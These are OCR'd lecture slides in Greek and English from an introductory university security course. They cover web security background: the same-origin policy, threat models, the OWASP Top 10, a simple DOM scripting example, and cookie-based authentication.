
Διάλεξη #19-20 - Web Security I & II


Εθνικό και Καποδιστριακό Πανεπιστήμιο Αθηνών

Εισαγωγή στην Ασφάλεια

Θανάσης Αυγερινός



Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class!



Ανακοινώσεις / Διευκρινίσεις

- Βγήκε η Εργασία #3 - Προθεσμία: 6 Ιουνίου, 23:59


Την προηγούμενη φορά

- Authenticated Encryption (AuthEnc)
- Asymmetric/Public Key Cryptography
  - Merkle's Puzzles
  - Diffie-Hellman
  - RSA

Σήμερα

- Web Security
- Web App Background
- Broken access control
- Injection
  - XSS
  - Command
  - SQL

Web Security




Terms:

- HTTP: Protocol used for interacting with servers
    - GET requests: get a resource
    - POST request: submit data
- Client-side code: code that runs within your browser
- Server-side code: code that runs on the server

Threat Models

Web Security Overview

(By Threat Model)




Malicious Server Attacking Client

End host infection
Clickjacking
History Probing
Phishing
Tracking

Browser Goals

- Safe to visit an evil web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them




- Allow safe delegation (e.g., iframes)

Overview: Same Origin Policy (SOP)

- Browser as an operating system
  - Origins as principals
- ***Origins:*** Triple of (*scheme, domain, port*) based on URL
- Same Origin Policy Goal: Isolate content from diff. origins
  - Secrecy:
    Script from evil.com cannot read data from bank.com
  - Integrity:
    Script from evil.com cannot modify content of bank.com

Web Security Overview

(By Threat Model)



Malicious Client Attacking Server


Injection

File System Traversal

Broken Access Control

Web Security Overview

(By Threat Model)



Malicious User Attacking Other Users

Cross-Site Scripting (XSS)

Cross-Site Request Forgery

Remote Script Inclusion

Web Security Overview

(By Threat Model)

Malicious Server in “Mashup” Web Application

Clickjacking
Information Stealing
Tracking

Web Security Overview

(By Threat Model)

Malicious User in Multi-Server Application

Single sign-on (Facebook, Twitter, etc.): Sign in as someone else

Multi-Party Payment (Paypal, Amazon): Buy things for free


OWASP Top 10

owasp.org/Top10/

Home

What's changed in the Top 10 for 2021


There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021. We've changed names when necessary to focus on the root cause over the symptom.



https://owasp.org/www-project-top-ten/

Web 101

Developer Tools



What is that screen showing?

1. Window or frame loads content
2. Renders content
   - Parse HTML, scripts, etc.
   - Run scripts, plugins, etc.
3. Responds to events


Event examples

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()

Document Object Model (DOM)


```
<html>
<head><title>Example</title> ... </head>
<body>
<a id="myid" href="javascript:flipText()">Alice</a>
</body></html>
```

A parse tree that is dynamically updated



Document Object Model

```
<head> ...
<script type="text/javascript">
  flip = 0;
  function flipText() {
   var x =
document.getElementById('myid').firstChild;
   if(flip == 0) { x.nodeValue = 'Bob'; flip = 1;}
   else { x.nodeValue = 'Alice'; flip = 0; }
  }
</script>
</head>
<body>
<a id="myid"
   href="javascript:flipText()">
   Alice
</a>
</body>
```



Cookies and HTTP

HTTP is a stateless protocol. In order to introduce the notion of a session, web services use cookies.

Sessions are identified by a unique cookie. 

Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database

2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login

3. Browser sends cookie on subsequent visits to indicate authenticated status

